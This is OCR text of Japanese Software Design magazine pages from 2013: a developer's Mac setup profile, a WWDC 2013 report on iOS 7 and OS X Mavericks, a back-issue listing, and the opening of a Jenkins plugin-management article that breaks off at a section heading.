Mac miniのデスクトップ。1920×1080のデュアルディスプレイで作業。デスクトップに置いているものは一時的なリソースファイルが多い



筆者の仕事に欠かせないXcode 4。ViEmuプラグインにより、使い慣れたVimの操作体系で快適にコーディング作業を行っている

エディタとIDEについて

常用エディタ

最近はSublime Text2[注1]に浮気気味ですが、メインのエディタはVimを使っています。Vimを使い始めた理由は、慣れるとコーディング速度が上がり、使いこなしていると玄人っぽく見られると聞いたからです。実際に使ってみるとHHKとの相性が抜群で、すぐに馴染むことができ、今ではVimなしでは生きられなくなりました。

IDE

IDEはXcode 4を使っています。Xcode 4はiOSアプリ開発はもちろん、iOSシミュレータ、Instrumentsなどさまざまなツールが1つにまとまっているため、詳細なデバッグからアプリのアップロードまで可能です。InstrumentsのLeaksはとくに便利で、メモリリークを調べるときに多用しています。Xcode 4ではInterface BuilderやStoryboardを使ってUIを作成するのが一般的ですが、私はコーディングだけでUIを作ることが好きです。

プラグイン


Xcode 4のプラグインとして、ViEmu[注2]を導入しています。ViEmuはエディタ上でVi/Vimのコマンドを使うことができるプラグインで、最近Xcode 4用がリリースされました。以前からフリーで似たプラグインがいくつかありましたが、動作が不安定なものやコマンドが少ないものが多く、iOSアプリ開発者でVim使いの人は頭を抱えていたと思います。有料で少し高額ですが、Vim使いの人にはお勧めのプラグインです。SD

注1) http://www.sublimetext.com/
注2) http://www.viemu.com/

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

9 TerminalとVim、Xcodeを快適に使うためにMacをカスタマイズ



開発環境としては、Xcodeを起動しつつ、コーディングをTerminal上のmacvim-kaoriyaで行うスタイル

プロフィール

氏名 所友太(ところ ゆうた)
TwitterID @tokorom
Web http://www.tokoro.me/
所属 クックパッド㈱
開発者歴 約12年　Mac使用歴 約4年　使用機種 MacBook Pro (Retina)、MacBook Air、iMac

モバイルアプリ開発者でiOSアプリ開発が主な仕事。最近は社内のライブラリ開発を担当している。著書『iPhoneプログラミング UIKit詳解リファレンス』、『詳解 EZアプリ(BREW)プログラミング』(いずれもリックテレコム刊)

Macを使いはじめた理由

4年前にiPhoneアプリ開発をやってみようと思い立ち、半ばしかたなくMacBook Airを購入したのがMacとの出会いでした。その後、初めてのMacと格闘しているうちにすっかりとMacの魅力に取りつかれてしまい、その半年後にはメインで使っていたWindows PCをiMacに置き換えました。現在は自宅でも会社でもMacBook Pro Retina with Apple Thunderbolt Displayという構成で、勉強会や出張用にMacBook Airをもう1台保持しています。

たまに仕事の都合でWindowsやLinuxを使う機会がありますが、その場合はParallels Desktopでそれらの OSを起動しています。

デスクトップはまっさら

デスクトップは基本的にまっさらです。作業用スペースというイメージで、仕事中はスクリーンショットやダウンロードしたファイル、一時的なドキュメントファイルなどで散らかっていきますが、その仕事が落ち着いたタイミングでデスクトップ上のすべてのファイルをゴミ箱に入れるか適切なフォルダに移動するかしてしまいます。

開発環境

XcodeとTerminal.appとを行き来

本業のiOSアプリ開発の最中は「Xcode」と「Terminal.app」を頻繁に行き来しています。ソースコードを書くのはTerminalで、ビルドやデバッグするのはXcodeという使い分けです。そのため、XcodeとTerminalとを瞬間的に切り替える必要があり、「TotalTerminal[注1]」の利用が必須です。TotalTerminalで

注1) http://totalterminal.binaryage.com/

Command を2回叩くとTerminalの表示をトグルする設定にし、


・Terminalでソースコードを書いているときに実機での動作確認をしたくなったらCommand、Command、Command＋RでXcodeに切り替えてそのままRun
・Xcodeでのデバッグをした後に再度ソースコードをいじりたくなったらCommand、CommandでTerminalを呼び戻してコーディング

といった使い方をしています。

Vimを愛用

XcodeとTerminalを併用するのは「Vim」[注2]でコーディングをしたいというのが一番大きな理由です。Vimで Objective-Cのコーディングをするために、いくつかのpluginを入れていますが、

・vim-altr……ソースファイルとヘッダファイルを瞬時に切り替えるため



デスクトップには基本何も置かない主義。作業中にはさまざまなデータが置かれるが、終わったらきれいに片付けていつもスッキリ

・ctrlp……特定のファイルをすぐに開くため。unite.vimやFuzzyFinderでも良さそうです
・neocomplcache & neosnippet……コードスニペットをフル活用しているため。スニペットのキーワードを完全に記憶してなくてもそれを補完してくれるのが素敵です

あたりの利用頻度が高いです。その他詳細にご興味がある方はGitHubで公開しているdotfiles[注3]をのぞいてみてください。

キーボードはHHKB

愛用しているキーボードは「Happy Hacking Keyboard Professional Type-S(以降HHKB)」です。一番気に入っているのは左Optionキーが押しやすいところです。

私はVimを愛用しているためVim以外でもJKHLキーで上下左右に移動したいという欲求があります。そのため、「Key Remap4MacBook[注4]」で左Optionキー(HHKBの左下隅に配置)とJKHLキーを同時に押下したときに、それらを上下左右カーソル打鍵扱いにする設定をしています。

また、JKHLの良さはホームポジションのままカーソル移動できるということですから、左Optionキーの押下についてもホームポジションのまま行いたいところです。それを実現するには左手の小指の付け根あたりで左Optionキーを押し込む(わかりづらいと思いますので写真をご参照ください)必要があり、HHKBはそれを実現しやすい数少ないキーボードの1つとして手放せなくなっています。SD

左手小指の付け根で左Optionキーを押し込んでいるところ

注2) 具体的には「macvim-kaoriya」をTerminal上で使っています。
注3) https://github.com/tokorom/dotfiles
注4) https://pqrs.org/macosx/keyremap4macbook/index.html.ja

秋まで待てない! iOS 7&Mavericks アプリ開発へのプロローグ

Part2では、今秋の正式リリースが発表されたiOS 7とMac OS X Mavericksの情報から、新OSについての傾向と対策を展望します。Macでアプリ開発をはじめるならいまです!

中野洋一(なかの よういち) ドリームガーデンソフトウェア URL http://www.dreamg.com/

まえがき

Appleによる毎年恒例の世界開発者会議(Apple Worldwide Developers Conference、以降WWDC)が、今年も米サンフランシスコにて開催されました(**写真1**)。6月10日から14日まで、最新のソフトウェア技術の発表やAppleのエンジニアとの交流など、開発者の祭典とも呼べるイベントに筆者も4年ぶりに参加してきました。

次期iOSや新しいデバイスの噂など、開発者の高まる期待に応えるかのように参加チケットが2分足らずで完売する事態にもなり、開催前からWWDCの話題がニュースになることも少なくありませんでした。すでにキーノートスピーチのビデオをご覧になった方も多いと思います

▼写真1 WWDC会場前の街並み

が、新しいデバイスの発表はなかったものの、iOS 7やOS X Mavericks、Mac Proの発表など話題に事欠かない盛りだくさんの内容でした。

5日間を通して発表された技術セッションの内容は秘密保持契約の範囲にあるため、ここでは詳細にお伝えできませんが、今後のiOSやOS Xのアプリケーション(以降アプリ)開発における傾向と対策を筆者の視点でお伝えいたします。

iOS 7が魅せたモバイルOSの未来

一新したUIデザイン

開発者の多くが期待に胸を膨らませていたiOS 7は、デザインが大幅に変更されて発表されました。スキュアモーフィズム[注1]からフラットデザインへ、見た目も操作感も大きく変わったユーザインターフェースに、発表直後はさまざまな意見が飛び交いました(**写真2**)。

筆者はどちらかというと好意的に受け止めていますが、現地で何人かの開発者に聞いてみると「ガッカリだった」「中途半端な印象を受ける」といったネガティブな意見もありました。もちろんデザインに関する意見はまさに十人十色で、とくにiPhoneを所有するようなデザインへの関心が高いユーザには、新しいデザインへの期

注1) 現実世界のものの特徴を取り込むデザイン手法。

▼写真2　iOS 7

待と不安が入り交じる複雑な気持ちを抱かれていると思います。iOSが誕生した2007年からいままで貫き通した画面デザインから、iOS 7で一新されたデザインコンセプトに開発者はもとよりユーザまでもが衝撃を受けたはずです。

また、いままで慣れ親しんだ画面デザインが変わることは、ユーザにとってストレスに感じることもあるでしょう。古い話になりますが、Mac OS 9からMac OS Xへと変わるときも、操作性やデザインが大きく変わり、多くのユーザが戸惑いを感じました。iOS 6からiOS 7への進化はその記憶をよみがえらせます。しかし、いまでは多くのユーザがOS Xのユーザインターフェースを受け入れ、過去のOSを振り返ることはありません。iOS 7も同じような道を歩み、ユーザの満足度が高まるとともに、自然と受け入れられるようになると予想しています。

しかも、現在評価されているiOS 7はベータバージョンです。秋には正式版がリリースされる予定ですが、それまでにデザインや操作性に磨きがかかり、ユーザが納得する形で、新しいiPhoneの登場とともに完成した姿を見せてくれると期待しています。

なお、現在使用しているアプリは今までどおり後方互換によって実行されるので、iOS 7のデザインとマッチしない部分もあるでしょうが、ほとんどのアプリはそのまま動作するでしょう。また、フラットデザインの採用によって、既存のプログラムが使えなくなることはありません。Appleが提供する標準的なUIオブジェクトも見た目は変われど、その機能やサイズは保たれています。

求められる開発者へのスキル

大きなバージョンアップとなるiOS 7の正式リリースに向けて、iPhoneユーザの盛り上がりは秋まで加速していくでしょう。一方、開発者にとってのiOS 7の登場は新しい技術を使ったアプリ開発のチャンスであると同時に、過去のOSへのサポートなど既存のアプリに対するメンテナンスも平行して考えなければなりません。iOS 7だけをターゲットに開発できれば、これほど幸せなことはないのですが、現実に目を向けるとiOS 5への対応など頭の痛い問題が存在します。

また、iOS 7ではデザインの重要性をアピールしていますので、いままで以上にアプリのデザインに時間を費やすことになるでしょう。もちろん、それを乗り越えていくのがプログラマの腕の見せどころですし、より素晴らしいアプリが生まれる土壌が用意されたと前向きに考えるべきかもしれません。まずは、ユーザインターフェースのガイドラインを読んで、iOS 7でのアプリのあるべき姿や新しいユーザ体験を理解することが最初の一歩となります。

巨大なアプリマーケットとして成熟したApp Storeの中で存在感のあるアプリを開発するには、いままでのプログラミングスキルを生かし、さらにiOS 7の新しいデザインや機能を積極的に組み込むことが重要だと考えています。そういう意味では、iOS 7の登場によってより多くの技術への理解とデザインセンスが要求されるわけで、プログラマにとって真価が問われる時代になったこと、そして自身の技術力をさらに高める契機になりそうです。

今後の10年を見据えたデザイン

キーノートスピーチでは「Next 10 Years」と

いう言葉を何度か聞きました。iOS 7によるデザインの大きな転換は、今後10年のスマートフォンやタブレット市場において、決して色あせないOSとして存在し続けるという自信の表れだと思いました。それだけに、単なる思いつきでアイコンやボタンなどのデザインを変えたのではなく、その根底にはユーザの視点に立ってユーザインターフェースを再構築したのではないかと想像しています。それを理解するには現状のベータバージョンを体験するだけでは到底時間が足りません。今後数年かけてiOSは着実に進化し、すべてのユーザを満足させる操作性や機能を提供していくと期待しています。

そのためにはiOSだけではなく、その上で動作するアプリもまた進化を続ける必要があり、プログラマの1人として気が引き締まる思いです。1年先も予想できないこの業界ですから、来年はまた新たなiOSの未来像を我々に示してくれるのではないかとワクワクしています。

堅実な進化を遂げたOS X

Mavericksが映す将来のOS戦略

ネコ科のコードネームから脱却したOS Xは、Mavericksという名前で発表されました(**写真3**)。iOS 7のような見た目の変化はほとんど感じられず、メジャーアップデートにしては寂しい内容に映った方も多いと思います。しかし、内部的な機能は大きく強化され、地味ではありますが堅実に進化しています。タイマーコアレッシングやApp Napによるバッテリーの消費量を抑える技術、圧縮メモリによるパフォーマンスの向上など、目には見えづらい改善も含まれています。

また、マップやiBooksなど、iOSの機能をOS Xにも実装したことで、iOSとOS Xは1つのOSに融合されることなく、互いの技術をそれぞれのプラットフォームに適合した形で進化させていく……それがAppleの考えるOS戦略だと勝手に予想しています。もちろんiOSとOS Xの両方をサポートするためには、プログラマの負担は間違いなく増えるわけですが、Appleから優れたフレームワークが提供されることで、ある程度は解決できるのではと期待しています。

デスクトップとタブレットを一本のOSで展開するWindows 8はまさにその逆を行くわけですが、どちらがユーザにとって高い満足感を与えられるか? その答えは近い将来にわかることでしょう。

iCloudの存在感

まさに雲のように実体が見えないiCloudで

▼写真3 OS X Mavericks

すが、その存在は正直あまり目立っていないように思えます。今回はiCloud Keychain[注2]やiWorks in iCloud[注3]によってその利便性をユーザに訴求していますが、プログラマの心に響くような新たな技術は発表されませんでした。

より多くのアプリがiCloudに対応し、iOSとOS Xにおける相互のデータ運用を加速させたいとAppleは思っているはずですが、これについては各アプリ開発者がその必要性を感じない限りは進まないと思います。また、クラウドサービスは自社のサーバを運用したり、既存のクラウドサービスと連携する企業がほとんどです。そこにiCloudならではの高いアドバンテージを見出せない限り、現状は変わらないように思えます。しかも、競合であるGoogleやMicrosoftも独自のクラウドサービスを展開していますので、これからも競争は過熱していくことでしょう。

やはり普及のカギとなるのはアプリになるのだと思います。魅力的なアプリがiCloudの可能性を引き出し、ユーザの欲求に応えることができれば、iCloudの存在感が増し、プラットフォームとしてiOSやOS Xの価値が高まることにつながるのだと思います。AppleのOS戦略には欠かせないiCloudは、今後も同社の中核技術として引き続きユーザと開発者に訴求していくことでしょう。しかし、iCloudがユーザや開発者に不可欠な技術として浸透していくには、まだまだ時間がかかりそうです。

プロシューマ市場への回帰

Mac Proの衝撃

WWDCは開発者のイベントですから、ハードウェアよりもソフトウェア技術の発表に重きをおいているはずです。ですから、Mac Proの発表は会場を埋め尽くす多くの聴衆にとって衝撃的でした。事前に噂サイトなどを見てMac Proのアップデートを予感していましたが、その妥協なきスペックや斬新な筐体にAppleの本気を感じました(**写真4**)。

▼写真4　新型Mac Proの外観

まだ発売されていませんのであまり語ることはできませんが、今回のMac Proの刷新により、Appleがプロシューマ市場を支える意志を示したことになります。複雑な計算処理が求められる科学技術、医療、バイオなどの幅広い分野でMac Proが活躍することは想像に難しくありません。また、4Kディスプレイが3台つながる環境は、映像業界では垂涎の的になると思います。

Mac Proは単にフラッグシップモデルという立場だけでなく、AppleがiPhoneやiPadだけの会社ではないことを顕示するための、メッセージを込めた製品であると言えるでしょう。

Macアプリが見直されるとき

iOSアプリは90万本を超え、ダウンロード数は500億というとてつもなく大きな市場を展開しています。一方、OS X用のアプリは同じようにMac App Storeで販売されていますが、その数はiOSと比べると少ないのが現状です。

しかし、Mavericksのリリースや新型Mac Proの登場により、Macアプリが再び注目され

注2）Safariで利用するパスワードやクレジットカードなどの個人情報を、iCloudを使って一元管理できる機能。
注3）ワープロ、表計算、プレゼンソフトで構成するiWorksアプリが、Webブラウザ上で動作する新サービス。

ることが期待されます。iOSと比較して高い値付けをしやすいMac App Storeは、アプリ販売でビジネスするうえで無視できない存在です。むしろ、専門的で実用的なアプリならば、無料アプリで埋め尽くされたiOSよりも健全な市場と捉えることができるでしょう。

Mavericksの登場を期に、OS X用アプリの開発にチャレンジするプログラマが増加すると考えています(筆者もその1人です)。

ノートブック市場のトップランナー

Mac Proの陰に隠れてしまいましたが、Mac Book Airもプロセッサがハスウェルになってアップデートされました。バッテリーによる駆動時間が飛躍的に伸び、13インチモデルでは半日も持つようになりました。OS X Mavericksからは、タイマーコアレッシングやApp Napの技術によってバッテリーの消費が抑制され、さらに駆動時間を伸ばすことができそうです。

ノートブック市場においても、MacBookシリーズをトップランナーとして維持することをAppleは目指しており、隙のないハードウェア戦略に思わず唸ってしまいました。これもソフトウェアとハードウェアを一社で供給する強みであり、今後も市場におけるAppleの存在感は増していくのだと感じました。

競合プラットフォームとの差別化

加速する断片化


Androidアプリの開発実績のある方なら、対応機種の多さやOSのバージョンに苦しめられた経験があると思います。とくにOSの断片化(フラグメンテーション)は、開発者にとって大きな重圧になっていることは事実です。Androidの次期OSの噂も散見され、この問題はなかなか解消されそうにはありません。

キーノートスピーチでは、iOSとAndroidの断片化を比較するグラフを示し、いかにiOSのユーザが最新のバージョンを使用しているかを誇示しました(**図1**)。このことはOSとデバイスを自社で製造しているAppleの強みでもありますが、開発者にとって断片化が少ないことは本当にありがたいことです。

しかし、iOSならば安泰ということでもなく、iOS 7がリリースされれば過去のOSへの対応も強いられることになります。とくにiOS 7ではデザインが一新されましたので、同一アプリでiOS 6でも違和感のない画面デザインを実装するには、開発者やデザイナーの力量が試される機会になりそうです。

また、iPhone 5になってから画面が縦に88ピクセル分伸びたことで、デバイスの差異もアプリ側で吸収することになりました。今後、さらに新しい画面サイズのデバイスが登場する可能性を考えると頭が痛い問題ですが、Auto Layoutという技術で異なる画面サイズを自動的にレイアウトすることができます。iOSプログラマは今後増え続けるさまざまなデバイスに、柔軟に対応するための技術を身に付けなければならないことをひしひしと感じています。

▼図1 iOSとAndroidの断片化の対比(WWDC 2013キーノートスピーチより)



ネイティブアプリへのこだわり

モバイルアプリの実行環境としてHTML5が注目されています。iOSではObjective-Cでネイティブアプリを開発するのが一般的ですが、HTML5を使ってWebアプリとして開発するケースも増えてきています。クロスプラットフォームへの対応や、増え続けるさまざまなメーカーのデバイスに対応させるために、Webアプリは現実的な選択肢といえます。

しかし、iOSデバイスに限定するならば、ネイティブアプリとして開発することが豊かなユーザ体験を実現するための近道であると考えます。WWDCでの5日間のセッションを聴講した感想では、ネイティブアプリの開発を推進したいAppleの姿勢を強く感じました。新しい開発環境(Xcode 5)やデバッグツールなど、アプリ開発の生産性と品質の向上をテーマにしたセッションも目立ちました。

すでに多くの技術書やリファレンスが書店やネット上に存在し、Objective-Cもかなりポピュラーな言語になったと感じます。数年前では想像できないくらいに、iOSやOS Xのアプリ開発へのハードルは下がりました。ネイティブアプリとWebアプリにはそれぞれ長所短所があるので、開発するアプリによってどちらが最善かを見極めることも大事ですが、より満足感の高いユーザ体験を実現するには、ネイティブアプリの開発に軍配が上がります。アプリを公開するにはAppleによる審査や手続きなど面倒な部分もありますが、今後進化を続けるiOSやデバイスの歩調に合わせるにも、ネイティブアプリの必要性を強く感じました。

▼写真5　ホーム画面の比較(左：iOS 6、右：iOS 7ベータ版)

これからどうするか?

過去のOSバージョンへの対応

サンフランシスコでの5日間は、Appleの考える新しいスマートフォンやタブレットの未来を感じさせてくれました。いろいろな議論はあるにせよ、iOS 7はプログラマを次の世界に導いてくれるはずです。しかし、現状ではiOS 6、もっといえばiOS 5への対応も考えなければなりません。筆者のような受託開発がメインのプログラマにとっては、勝手に過去のOSを切り捨てることはできません。多くのクライアントは、より多くのユーザに使ってもらうために、過去のOSを無視することはできないのが実情です。

iOS 7の新しい技術を習得すると同時に、過去のOSにどう対応するか？　筆者はまずそこにフォーカスしたいと思っています(**写真5**)。具体的な例はまだ挙げられませんが、ステータスバーがオーバーラップされたことで、すべてのアプリはフルスクリーンで動作することになります。その点だけでも現存するアプリに手を加えたり修正する必要があり、プログラマの仕事は秋の正式リリースまで忙しくなるでしょう。

セッションビデオから読み取る新機能

AppleのWWDCサイトでは、公開されているセッションビデオの一覧を見ることができます[注4]。もちろんビデオの内容は開発者登録をし

ているメンバーしか観られませんが、タイトルや説明文は誰でも見られますので、そこから内容を読み取ることができます。Sprite KitやMultitaskingなど興味深い技術に目を奪われがちですが、Xcodeのセッションもいくつかあり、開発ツールのアップデートにも注目すべきです。

このようにiOS 7やOS X Mavericksを支える技術は多岐にわたり、約100にのぼるセッションビデオをすべて観るだけでもかなりの時間と労力がいります。しかし、新しいフレームワークの使い方や技術を正式リリース前に習得することは、最新のOSにいち早く対応した付加価値の高いアプリ開発に欠かせません。すでにiOS 7に向けた開発競争はスタートしていますので、iOS Developer ProgramやMac Developer Programにまだ登録されていない方は、ぜひ登録してiOS 7やOS X Mavericksの新しい技術に触れることを強くお勧めします。デベロッパ登録の年会費は有料ですが、技術情報以外にもiOS 7やOS X Mavericksのベータ版をインストールできます。いち早く未来を体験しその可能性を感じたい方には、年会費以上の価値を感じていただけると思います。

WWDCを終えて

今年はWWDC会期中にもセッションビデオが随時公開されました。家にいながらにして、最新の技術情報が手に入るようになり、WWDCへの参加意義が薄れているという意見もあります。しかし、スペシャルイベントやAppleエンジニアと対面して質問できるラボなどは、高額なチケットを購入して現地まで足を運んでも、十分それに見合う価値があると思います。また来年も行ければいいのですが、今年以上に加熱しそうなチケット争奪戦の行方が気がかりです。

繰り返しますが、iOS 7やOS X Mavericksに対する皆さんの感想はさまざまだと思います。刷新されたデザインのiOS 7や、着実に進化するOS Xに好意的な意見も聞かれる一方、思ったほど驚きがなかった、Appleの快進撃もここまで、などのネガティブなニュースも目立ちます。好調を保つAppleの業績が降下するニュースなどは、ユーザにとどまらず世間にはセンセーショナルな話題です。多くのメディアがネガティブな話題で購読数を増やそうと躍起になっているようにも映ります。

しかし、Appleが考えるこれからのソフトウェアやハードウェアは、いままでどおりユーザを満足させ続ける存在になるはずです。そして、iPod、iPhoneに続くような、人々の生活を一変する新たなデバイスもそう遠くない将来に登場するでしょう。これからの10年を見据えたAppleの戦略に、WWDC参加者のほとんどが大きな期待を寄せているその姿が印象的でした。

なお、筆者が理事を努めるMOSA(Multi OS Software Artists)では、iOSやOS Xのプログラマ支援を行っています。定期的なプログラミングセミナーや会員向けのイベントを実施しておりますので、ご興味のある方はぜひホームページ[注5]にアクセスしていただければ幸いです。SD

▼表1 開発者が注目すべき新しい技術

名称	説明
3D Map View	iOS 6から採用された3Dビューの地図に対して、その技術を自身のアプリで利用できるようになった
Game Center	ユーザ間でスコアなどの情報を共有するための技術が拡張され、ターンベースのゲーム制御が可能になった
MFi Game Controllers	ゲーム専用の物理的なコントローラを利用できるようになった
New Multitasking APIs	バッテリーの消費を抑えつつ、バックグラウンドでも継続して処理を実行するための技術が追加された
Sprite Kit	物理計算までサポートした2Dグラフィックの描画フレームワークによってゲームの制作が容易になった
Text Kit	Core Textの技術を用いて、細かな調整が必要なテキストを多彩なフォントで容易にレイアウト可能になった
UIKit Dynamics	より豊かなユーザ体験のために、ユーザインタラクションやトランジションをサポートする技術が追加された
Xcode 5	iOS 7やMavericksへの対応に加え、テスティングの機能が大幅に強化され、アプリの生産性も向上した

注4) https://developer.apple.com/wwdc/videos/
注5) http://www.mosa.gr.jp/

バックナンバーのお知らせ　BACKNUMBER

バックナンバー好評発売中！常備取り扱い店もしくはWebより購入いただけます

本誌バックナンバー（紙版）はお近くの書店に注文されるか、下記のバックナンバー常備取り扱い店にてお求めいただけます。また、「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）や、e-hon（http://www.e-hon.ne.jp）にて、Webから注文し、ご自宅やお近くの書店へお届けするサービスもございます。

2013年8月号

第1特集
理論から実践まで
3Dプリンタが未来を拓く理由

第2特集
バグを狙い撃つ技術
システムを見通す力でソフトウェア開発を楽にしませんか!

一般記事
・小規模プロジェクト現場から学ぶJenkins活用（2）

1,280円

2013年7月号

第1特集
データの価値を見直しませんか?
ここからはじめるデータ分析学習

第2特集
自分の定規を持っていますか?
ボトルネックを探れ!「ベンチマーク」活用テクニック

一般記事
・小規模プロジェクト現場から学ぶJenkins活用

1,280円

2013年6月号

第1特集
わかった人だけメキメキ上達
ちゃんとオブジェクト指向できていますか?

第2特集
研修じゃ教えてもらえない!?
あなたの知らないUNIXコマンドの使い方

一般記事
・リアルタイム分散処理「Storm」ほか

1,280円

2013年5月号

第1特集
IT業界ビギナーのための お勧め書籍55+α
新しい季節に君へ

第2特集
覚えておきたい、ちゃんと使いたい!
正規表現をマスターしていますか?

一般記事
・バーチャルネットワークコントローラ2.0開発の実際

1,280円

2013年4月号

第1特集
僕（私）の言語の学び方
裏口からのプログラミング入門

第2特集
オブジェクト指向再入門
ソフトウェア開発に効くSmall Objectをご存じですか?

特別企画
・スクウェア・エニックス＋Skeed
「ゲーム開発の舞台裏」

1,280円

2013年3月号

第1特集
オープン環境でスキルアップ!
もっとクラウドを活用してみませんか?

第2特集
光、ギガビット、高速ネットワークを体験!
実践! ワイヤリングの教科書

一般記事
・「SSDストレージ」爆発的普及の理由

1,280円

Software Design　バックナンバー常備取り扱い店							
北海道	札幌市中央区	MARUZEN＆ジュンク堂書店　札幌店	011-223-1911	神奈川県	川崎市高津区	文教堂書店　溝の口本店	044-812-0063
	札幌市中央区	紀伊國屋書店　札幌本店	011-231-2131	静岡県	静岡市葵区	戸田書店　静岡本店	054-205-6111
東京都	豊島区	ジュンク堂書店　池袋本店	03-5956-6111	愛知県	名古屋市中区	三洋堂書店　上前津店	052-251-8334
	新宿区	紀伊國屋書店　新宿本店	03-3354-0131	大阪府	大阪市北区	ジュンク堂書店　大阪本店	06-4799-1090
	渋谷区	紀伊國屋書店　新宿南店	03-5361-3315	兵庫県	神戸市中央区	ジュンク堂書店　三宮店	078-392-1001
	千代田区	書泉ブックタワー	03-5296-0051	広島県	広島市南区	ジュンク堂書店　広島駅前店	082-568-3000
	千代田区	丸善　丸の内本店	03-5288-8881		広島市中区	丸善　広島店	082-504-6210
	中央区	八重洲ブックセンター本店	03-3281-1811	福岡県	福岡市中央区	ジュンク堂書店　福岡店	092-738-3322
	渋谷区	MARUZEN＆ジュンク堂書店　渋谷店	03-5456-2111				

※店舗によってバックナンバー取り扱い期間などが異なります。在庫などは各書店にご確認ください。

デジタル版のお知らせ　DIGITAL

デジタル版Software Design 好評発売中！紙版で在庫切れのバックナンバーも購入できます

本誌デジタル版は「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）と、「雑誌オンライン.com」（http://www.zasshi-online.com/）で購入できます。最新号、バックナンバーとも1冊のみの購入はもちろん、定期購読も対応。1年間定期購読なら5%割引になります。デジタル版はPCのほかにiPad／iPhoneにも対応し、購入するとどちらでも追加料金を払うことなく、読むことができます。

マニュアルどおりでホントに使える?

小規模プロジェクト現場から学ぶJenkins活用

第3回 Jenkinsの管理をより便利に

今回はプラグインを紹介していきます。Jenkinsは、本体だけでは使えない機能をプラグインによって補うことができます。便利なものがたくさんあるのでどうしても一部になってしまいますが、筆者の環境での使い方も含めて紹介していきます。

嶋崎 聡(しまざき さとし)(株)XVI Twitter @sato_c

プラグインについて

Jenkinsで扱えるプラグインには、大きく分けて2種類あります。SubversionやCVS(Concurrent Versions System)といったバージョン管理システム(以下、VCS)用プラグインのように本体と一緒にインストールされるものと、管理画面の「プラグインの管理」からインストールするものです。

VCS用プラグインでも、Gitプラグインは「プラグインの管理」からインストールする必要があります。ひと手間かかりますが、「プラグインの管理」からインストールできるということは、今後違うVCSが出てきてもプラグインがあれば、そのVCSをすぐに使えるということです。

「プラグインの管理」からインストールできるプラグインは、ビルドに関するもの、JOBの設定に関するものなど多岐にわたります。便利なプラグインがたくさんありますが、どういうものがあるかを調べるのは結構大変です。本稿では、まずプラグインに関する作業をどこで行うのかなどといったプラグインの管理方法を解説します。そのあとで「どれを入れたらいいだろうか……」と悩んでいる方へ、筆者が使っているプラグインで便利だと思うものを紹介します。

プラグインを調べる

まず、どんなプラグインがインストールされているのかを調べてみましょう。「Jenkinsの管理」から「プラグインの管理」を選びます(**図1**)。

4つのタブがあり、それぞれ「アップデート」、「利用可能」、「インストール済み」、「高度な設定」に切り替えるようになっています。それぞれのタブについて解説しましょう。


●「アップデート」タブ

プラグインを最新版に入れ替えるか、新規でインストールするためのタブです。Jenkins本体のアップデートを行うと古いプラグインが動かなくなる可能性もあるので、その場合はこちらでアップデート情報が出ていないかを確認しましょう。

●「利用可能」タブ

現在配布されているプラグインの一覧です。必要なプラグインにチェックを入れて、「再起動せずにインストール」もしくは、「ダウンロードして再起動

●図1 プラグインの管理画面



後にインストール」のどちらかのボタンを押します（**図2**）。ダウンロード画面（**図3**）になりますので、完了になるまで待ちましょう。

●「インストール済み」タブ

すでにインストールされているプラグインの管理を行います。有効／無効の切り替え、アンインストールや前バージョンへのダウングレードもこちらから行います。

●「高度な設定」タブ

ダウンロード用Proxy、アップデート用サイトの設定、ダウンロードしてあるプラグインファイル（拡張子.hpiのファイル）を手動でインストールするために使います。どうしても自動でインストールできないプラグインや、他のPCでダウンロードした.hpiファイルをここからインストールするときにも使えます。

プラグインのインストール場所

このあとの記事で、プラグイン自体がインストールされたフォルダをいくつか見ていくことがありますが、基本的にはJenkinsをインストールしたフォルダにある「Plugins」フォルダになります。ここにプラグイン名がそのままフォルダ名になって入っています。インストールするフォルダは環境によって違いますので、ご自身がインストールしたフォルダに適宜読み替えてください。

プラグインの紹介

